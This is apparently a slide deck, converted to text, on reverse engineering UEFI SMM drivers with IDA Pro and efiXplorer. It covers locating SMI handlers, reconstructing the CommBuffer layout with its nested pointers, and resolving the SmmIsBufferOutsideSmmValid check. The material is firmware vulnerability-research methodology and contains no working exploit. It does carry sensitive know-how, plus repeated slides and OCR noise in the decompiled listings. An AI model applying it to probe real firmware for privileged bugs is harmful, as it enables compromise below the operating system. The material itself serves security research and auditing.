`sub_1000(qword_2100)` is true, and if so, returns `qword_2200`. Otherwise, it calls `gSmst->SmmLocateProtocol` with `&PCH_SPI_PROTOCOL_GUID` and `0i64` to get `&gPchSpiProtocol`. Then, it registers a handler with `gSmst->SmiHandlerRegister` and registers a protocol notify with `gSmst->SmmRegisterProtocolNotify`. Finally, it sets `qword_2200` to `0i64`, calls `sub_10D0(qword_2100, -1i64)`, and returns `qword_2200`. The three SMM-related function calls are highlighted with red boxes.

```
1 __int64 __fastcall sub_14E4(__int64 a1, VOID *a2)
2 {
3     VOID *Registration; // [rsp+38h] [rbp+10h] BYREF
4
5     Registration = a2;
6     qword_2200 = 0x8000000000000001ui64;
7     if ( sub_1000(qword_2100) )
8         return qword_2200;
9     gSmst->SmmLocateProtocol(&PCH_SPI_PROTOCOL_GUID, 0i64, &gPchSpiProtocol);
10    gSmst->SmiHandlerRegister(SmiHandler, &PCH_SPI_PROTOCOL_GUID, &DispatchHandle);
11    gSmst->SmmRegisterProtocolNotify(&EFI_SMM_END_OF_DXE_PROTOCOL_GUID, sub_PCH_SPI_PROTOCOL *);
12    qword_2200 = 0i64;
13    sub_10D0(qword_2100, -1i64);
14    return qword_2200;
15 }
```

Identifying SMM
services


Phase 2 - efiXplorer



```
1 __int64 __fastcall sub_14E4(__int64 a1, VOID *a2)
2 {
3     VOID *Registration; // [rsp+38h] [rbp+10h] BYREF
4
5     Registration = a2;
6     qword_2200 = 0x8000000000000001ui64;
7     if ( sub_1000(qword_2100) )
8         return qword_2200;
9     gSmst->SmmLocateProtocol(&PCH_SPI_PROTOCOL_GUID, 0i64, &gPchSpiProtocol);
10    gSmst->SmiHandlerRegister(SmiHandler, &PCH_SPI_PROTOCOL_GUID, &DispatchHandle);
11    gSmst->SmmRegisterProtocolNotify(&EFI_SMM_END_OF_DXE_PROTOCOL_GUID, sub_PCH_SPI_PROTOCOL_*);
12    qword_2200 = 0i64;
13    sub_10D0(qword_2100, -1i64);
14    return qword_2200;
15 }
```

Identifying UEFI GUIDs

Phase 2 - efiXplorer



```
1 __int64 __fastcall sub_14E4(__int64 a1, VOID *a2)
2 {
3     VOID *Registration; // [rsp+38h] [rbp+10h] BYREF
4
5     Registration = a2;
6     qword_2200 = 0x8000000000000001ui64;
7     if ( sub_1000(qword_2100) )
8         return qword_2200;
9     gSmst->SmmLocateProtocol(&PCH_SPI_PROTOCOL_GUID, 0i64, &gPchSpiProtocol);
10    gSmst->SmiHandlerRegister(SmiHandler, &PCH_SPI_PROTOCOL_GUID, &DispatchHandle);
11    gSmst->SmmRegisterProtocolNotify(&EFI_SMM_END_OF_DXE_PROTOCOL_GUID, sub_PCH_SPI_PROTOCOL_*);
12    qword_2200 = 0i64;
13    sub_10D0(qword_2100, -1i64);
14    return qword_2200;
15 }
```

Assigning types to interface pointers

Phase 2 - efiXplorer

```
EFI_STATUS __fastcall SmiHandler(  
    EFI_HANDLE DispatchHandle,  
    const VOID *Context,  
    VOID *CommBuffer,  
    UINTN *CommBufferSize)
```

Identifying SMI
handlers

```
6 {  
7     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]  
8  
9     if...  
10    if...  
11    if...  
12    v5 = *CommBufferSize - 16;  
13    if...  
14    if...  
15    v7 = *CommBuffer;  
16    if ( *CommBuffer > 6ui64 )  
17    {  
18        v12 = v7 - 7;  
19        if ( !v12 )  
20        {  
21            if ( v5 < 0xC )  
22                return 0i64;  
23            v6 = gPchSpiProtocol->FlashReadStatus(gPchSpiProtocol, CommBuffer[4], *(CommBuffer + 5));  
24            goto LABEL_40;  
25        }  
26    }
```

EFI_SMM_ACCESS2_PROTOCOL

- Controls visibility of SMRAM
- Exposes methods to **Open**, **Close**, and **Lock** SMRAM

Protocol Interface Structure

```
typedef struct _EFI_SMM_ACCESS2_PROTOCOL {  
    EFI_SMM_OPEN2      Open;  
    EFI_SMM_CLOSE2     Close;  
    EFI_SMM_LOCK2      Lock;  
    EFI_SMM_CAPABILITIES2 GetCapabilities;  
    BOOLEAN             LockState;  
    BOOLEAN             OpenState;  
} EFI_SMM_ACCESS2_PROTOCOL;
```

GetCapabilities()

- Let's the caller know where SMRAM is located
- Returns an array of structures of type *EFI_SMRAM_DESCRIPTOR*

EFI_SMM_ACCESS2_PROTOCOL.GetCapabilities()

Summary

Queries the memory controller for the regions that will support SMRAM.

Prototype

```
typedef
EFI_STATUS
(EFIAPI *EFI_SMM_CAPABILITIES2) (
    IN CONST EFI_SMM_ACCESS2_PROTOCOL *This,
    IN OUT UINTN *SmramMapSize,
    IN OUT EFI_SMRAM_DESCRIPTOR *SmramMap
);
```


EFI_SMRAM_DESCRIPTOR

- Each descriptor holds information about one SMRAM region
 - Address
 - Size
 - State
 - Attributes
- Used internally by *SmmIsBufferOutsideSmmValid* to determine if the buffer is safe

```
typedef struct {  
    ///  
    /// Designates the physical address of the MMRAM in memory. This view of memory is  
    /// the same as seen by I/O-based agents, for example, but it may not be the address seen  
    /// by the processors.  
    ///  
    EFI_PHYSICAL_ADDRESS PhysicalStart;  
    ///  
    /// Designates the address of the MMRAM, as seen by software executing on the  
    /// processors. This address may or may not match PhysicalStart.  
    ///  
    EFI_PHYSICAL_ADDRESS CpuStart;  
    ///  
    /// Describes the number of bytes in the MMRAM region.  
    ///  
    UINT64 PhysicalSize;  
    ///  
    /// Describes the accessibility attributes of the MMRAM. These attributes include the  
    /// hardware state (e.g., Open/Closed/Locked), capability (e.g., cacheable), logical  
    /// allocation (e.g., allocated), and pre-use initialization (e.g., needs testing/ECC  
    /// initialization).  
    ///  
    UINT64 RegionState;  
} EFI_MMRAM_DESCRIPTOR;  
  
typedef EFI_MMRAM_DESCRIPTOR EFI_SMRAM_DESCRIPTOR;
```

Phase 3 - Postprocessor

```
IDA View-A  Pseudocode-A  Hex View-1  Structures  Enums
1 EFI_STATUS __fastcall sub_1290(UINTN a1, EFI_SYSTEM_TABLE *a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     MmramMapSize = a1;
6     BootServices = a2->BootServices;
7     EfiSmmBase2Protocol = 0i64;
8     gST = a2;
9     gBS = BootServices;
10    BootServices->LocateProtocol(&EFI_SMM_BASE2_PROTOCOL_GUID, 0i64, &EfiSmmBase2Protocol);
11    (EfiSmmBase2Protocol->Close)(EfiSmmBase2Protocol, &gSmst);
12    gBS->LocateProtocol(&EFI_SMM_ACCESS2_PROTOCOL_GUID, 0i64, &EfiSmmAccess2Protocol);
13    MmramMapSize = 0i64;
14    EfiSmmAccess2Protocol->GetCapabilities(EfiSmmAccess2Protocol, &MmramMapSize, 0i64);
15    qword_2248 = sub_1864(v3, MmramMapSize);
16    EfiSmmAccess2Protocol->GetCapabilities(EfiSmmAccess2Protocol, &MmramMapSize, qword_2248);
17    qword_2240 = MmramMapSize >> 5;
18    Z_Construct_UFunction_UPaperTileMapComponent_CreateNewTileMap();
19    sub_190C(&EFI_DXE_SERVICES_TABLE_GUID, &qword_20D0);
20    gBS->LocateProtocol(&EFI_SMM_ACCESS2_PROTOCOL_GUID, 0i64, &EfiSmmBase2Protocol);
21    MmramMapSize = 0i64;
22    (EfiSmmBase2Protocol->GetCapabilities)(EfiSmmBase2Protocol, &MmramMapSize, 0i64);
23    qword_2218 = sub_1864(v4, MmramMapSize);
24    (EfiSmmBase2Protocol->GetCapabilities)(EfiSmmBase2Protocol, &MmramMapSize, qword_2218);
25    qword_2238 = MmramMapSize >> 5;
```

Phase 3 - Postprocessor

```
IDA View-A  Pseudocode-A  Hex View-1  Structures  Enums  Im...
```

```
1 EFI_STATUS __fastcall sub_1290(UINTN a1, EFI_SYSTEM_TABLE *a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     MmramMapSize = a1;
6     BootServices = a2->BootServices;
7     EfiSmmBase2Protocol = 0i64;
8     gST = a2;
9     gBS = BootServices;
10    BootServices->LocateProtocol(&EFI_SMM_BASE2_PROTOCOL_GUID, 0i64, &EfiSmmBase2Protocol);
11    (EfiSmmBase2Protocol->Close)(EfiSmmBase2Protocol, &gSmst);
12    gBS->LocateProtocol(&EFI_SMM_ACCESS2_PROTOCOL_GUID, 0i64, &EfiSmmAccess2Protocol);
13    MmramMapSize = 0i64;
14    EfiSmmAccess2Protocol->GetCapabilities(EfiSmmAccess2Protocol, &MmramMapSize, 0i64);
15    gSmramDescriptor_2248 = sub_1864(v3, MmramMapSize);
16    EfiSmmAccess2Protocol->GetCapabilities(EfiSmmAccess2Protocol, &MmramMapSize, gSmramDescriptor_2248);
17    qword_2240 = MmramMapSize >> 5;
18    Z_Construct_UPaperTileMapComponent_CreateNewTileMap();
19    sub_190C(&EFI_DXE_SERVICES_TABLE_GUID, &qword_20D0);
20    gBS->LocateProtocol(&EFI_SMM_ACCESS2_PROTOCOL_GUID, 0i64, &EfiSmmBase2Protocol);
21    MmramMapSize = 0i64;
22    EfiSmmBase2Protocol->GetCapabilities(EfiSmmBase2Protocol, &MmramMapSize, 0i64);
23    gSmramDescriptor_2218 = sub_1864(v4, MmramMapSize);
24    EfiSmmBase2Protocol->GetCapabilities(EfiSmmBase2Protocol, &MmramMapSize, gSmramDescriptor_2218);
25    qword_2238 = MmramMapSize >> 5;
```

Marking global
EFI_SMRAM_DESCRIPTORs

Phase 4 - REconstructing the Comm Buffer


- <https://github.com/REhints/HexRaysCodeXplorer>

```
1 EFI_STATUS __fastcall SmiHandler(  
2     EFI_HANDLE DispatchHandle,  
3     const VOID *Context,  
4     VOID *CommBuffer,  
5     UINTN *CommBufferSize)  
6 {  
7     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]  
8  
9     if...  
10    if...  
11    v5 = *CommBufferSize;  
12    if...  
13    v6 = v5 - 16;  
14    if ( !sub_1974(CommBuffer, v5) )  
15        return 0i64;  
16    if ( byte_2260 && (*CommBuffer - 2164) <= 1 )  
17    {  
18        v7 = EFI_ACCESS_DENIED;  
19 LABEL_40:  
20        *(CommBuffer + 1) = v7;  
21        return 0i64;  
22    }  
23    v8 = *CommBuffer;  
24    if ( *CommBuffer > 6u164 )  
25    {  
26        v13 = v8 - 7;  
27        if ( !v13 )  
28        {  
29            if ( v6 < 0xC )  
30                return 0i64;  
31            v7 = gPchSpiProtocol->FlashReadStatus(gPchSpiProtocol, CommBuffer[4], *(CommBuffer + 5));  
32            goto LABEL_40;  
33        }  
34    }
```

Phase 4 - REconstructing the Comm Buffer

```
1 EFI_STATUS __fastcall SmiHandler(  
2     EFI_HANDLE DispatchHandle,  
3     const VOID *Context,  
4     CommBuffer_1594 *CommBuffer,  
5     UINTN *CommBufferSize)  
6 {  
7     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]  
8  
9     if ( !CommBuffer )  
10         return 0i64;  
11     if ( !CommBufferSize )  
12         return 0i64;  
13     v5 = *CommBufferSize;  
14     if ( *CommBufferSize < 0x10 )  
15         return 0i64;  
16     v6 = v5 - 16;  
17     if ( !sub_1974(CommBuffer, v5) )  
18         return 0i64;  
19     if ( byte_2260 && (*&CommBuffer->field_0 - 2i64) <= 1 )  
20     {  
21         v7 = EFI_ACCESS_DENIED;  
22 LABEL_40:  
23         CommBuffer->field_8 = v7;  
24         return 0i64;  
25     }  
26     v8 = *&CommBuffer->field_0;  
27     if ( *&CommBuffer->field_0 > 6ui64 )  
28     {  
29         v13 = v8 - 7;  
30         if ( !v13 )  
31         {  
32             if ( v6 < 0xC )  
33                 return 0i64;  
34             v7 = gPchSpiProtocol->FlashReadStatus(gPchSpiProtocol, CommBuffer->field_10, CommBuffer->field_14 );  
35             goto LABEL_40;  
36         }  
37     }
```


Phase 4 - REconstructing the Comm Buffer



```
IDA View-A  Pseudocode-A  Hex View-1  Structures  Enums

Name
CommBuffer_1594

00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; -----
00000000
00000000 CommBuffer_1594 struc ; (sizeof=0x24, mappedto_6720)
00000000 field_0             dd ?
00000004             db ? ; undefined
00000005             db ? ; undefined
00000006             db ? ; undefined
00000007             db ? ; undefined
00000008 field_8             dq ?
00000010 field_10            dd ?
00000014 field_14             dq ? ; offset (00000000)
0000001C field_1C             dq ? ; offset (00000000)
00000024 CommBuffer_1594 ends
00000024

4532. CommBuffer_1594:00000000
```

Found nested pointers

Phase 4 - REconstructing the Comm Buffer

The screenshot shows the IDA Pro interface with the Pseudocode-A view selected. The code is as follows:

```
30  if ( !v13 )
31  {
32      if ( v6 < 0xC )
33          return 0i64;
34      v7 = gPchSpiProtocol->FlashReadStatus(gPchSpiProtocol, CommBuffer->field_10, CommBuffer->field_14);
35      goto LABEL_40;
36  }
37  v14 = v13 - 1;
38  if ( !v14 )
39  {
40      if ( v6 < 0x14 )
41          return 0i64;
42      v7 = gPchSpiProtocol->GetRegionAddress(
43          gPchSpiProtocol,
44          CommBuffer->field_10,
45          CommBuffer->field_14,
46          CommBuffer->field_1C);
47      goto LABEL_40;
48  }
49  v15 = v14 - 1;
50  if ( !v15 )
51  {
52      if ( v6 < 0x10 )
53          return 0i64;
```

A callout box highlights the fields `CommBuffer->field_10`, `CommBuffer->field_14`, and `CommBuffer->field_1C` in the `GetRegionAddress` call. Another callout box shows the corresponding assembly stack frame:

```
buff=0x40; PCH_SPI_GET_REGION_ADDRESS
0: 0008 rcx    PCH_SPI_PROTOCOL *This;
1: 0004 edx    FLASH_REGION_TYPE FlashRegionType;
2: 0008 r8     UINT32 *BaseAddress;
3: 0008 r9     UINT32 *RegionSize;
RET 0008 rax  EFI_STATUS;
TOTAL STKARGS SIZE: 32
```

Phase 5 - Resolving SmmIsBufferOutsideSmmValid


```
IDA View-A  Pseudocode-A  Hex View-1  Structures
1 char __fastcall sub_199C(unsigned __int64 a1, unsigned __int64 a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( a2 > qword_20F8 || a1 > qword_20F8 )
6         return 0;
7     v3 = 0i64;
8     if ( a2 && a1 > qword_20F8 - a2 + 1 )
9         return 0;
10    v4 = 0i64;
11    if ( qword_2238 )
12    {
13        p_CpuStart = &gSmramDescriptor_2218->CpuStart;
14        do...
15    }
16    if ( !byte_20F0 )
17        return 1;
18    v7 = qword_2210;
19    v8 = 0;
20    v9 = qword_2208;
21    if ( !qword_2210 )
22        return 0;
23    do
24    {
```


Phase 5 - Resolving SmmIsBufferOutsideSmmValid

```
IDA View-A  Pseudocode-A  Hex View-1  Structures
1 char __fastcall sub_199C(unsigned __int64 a1, unsigned __int64 a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( a2 > qword_20F8 || a1 > qword_20F8 )
6         return 0;
7     v3 = 0i64;
8     if ( a2 && a1 > qword_20F8 - a2 + 1 )
9         return 0;
10    v4 = 0i64;
11    if ( qword_2238 )
12    {
13        p_CpuStart = &gSmmDescriptor_2218->CpuStart;
14        do...
15    }
16    if ( !byte_20F0 )
17        return 1;
18    v7 = qword_2210;
19    v8 = 0;
20    v9 = qword_2208;
21    if ( !qword_2210 )
22        return 0;
23    do
24    {
```

References
EFI_SMRAM_DESCRIPTOR


Phase 5 - Resolving SmmIsBufferOutsideSmmValid



```
IDA View-A  Pseudocode-A  Hex View-1  Structures
1 char __fastcall sub_199C(unsigned __int64 a1, unsigned __int64 a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( a2 > qword_20F8 || a1 > qword_20F8 )
6         return 0;
7     v3 = 0i64;
8     if ( a2 && a1 > qword_20F8 - a2 + 1 )
9         return 0;
10    v4 = 0i64;
11    if ( qword_2238 )
12    {
13        p_CpuStart = &gSmmramDescriptor_2218->CpuStart;
14        do...
15    }
16    if ( !byte_20F0 )
17        return 1;
18    v7 = qword_2210;
19    v8 = 0;
20    v9 = qword_2208;
21    if ( !qword_2210 )
22        return 0;
23    do
24    {
```

Receives two integer arguments

Phase 5 - Resolving SmmIsBufferOutsideSmmValid



```
1 char __fastcall sub_199C(unsigned __int64 a1, unsigned __int64 a2)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5     if ( a2 > qword_20F8 || a1 > qword_20F8 )
6         return 0;
7     v3 = 0164;
8     if ( a2 && a1 > qword_20F8 - a2 + 1 )
9         return 0;
10    v4 = 0164;
11    if ( qword_2238 )
12    {
13        p_CpuStart = &gSmramDescriptor__2218->CpuStart;
14        do...
15    }
16    if ( !byte_20F0 )
17        return 1;
18    v7 = qword_2210;
19    v8 = 0;
20    v9 = qword_2208;
21    if ( !qword_2210 )
22        return 0;
23    do
24    {
```

Returns BOOLEAN

Phase 5 - Resolving SmmIsBufferOutsideSmmValid

Functions

Function name

- sub_1000
- sub_10D0
- CopyMem**
- sub_11C0
- sub_11E0
- sub_1200
- sub_1220
- sub_1240
- _ModuleEntryPoint
- sub_1290
- sub_1488
- sub_14E4
- SmiHandler
- sub_17E8
- nullsub_1
- sub_1820
- sub_1864
- sub_1894
- FreePool**
- sub_190C
- Z_Construct_UFunction_UPaperTileMapCompone
- SmmIsBufferOutsideSmmValid**
- Function
- sub_1E3C

IDA View-A

Pseudocode-A

Hex View-1

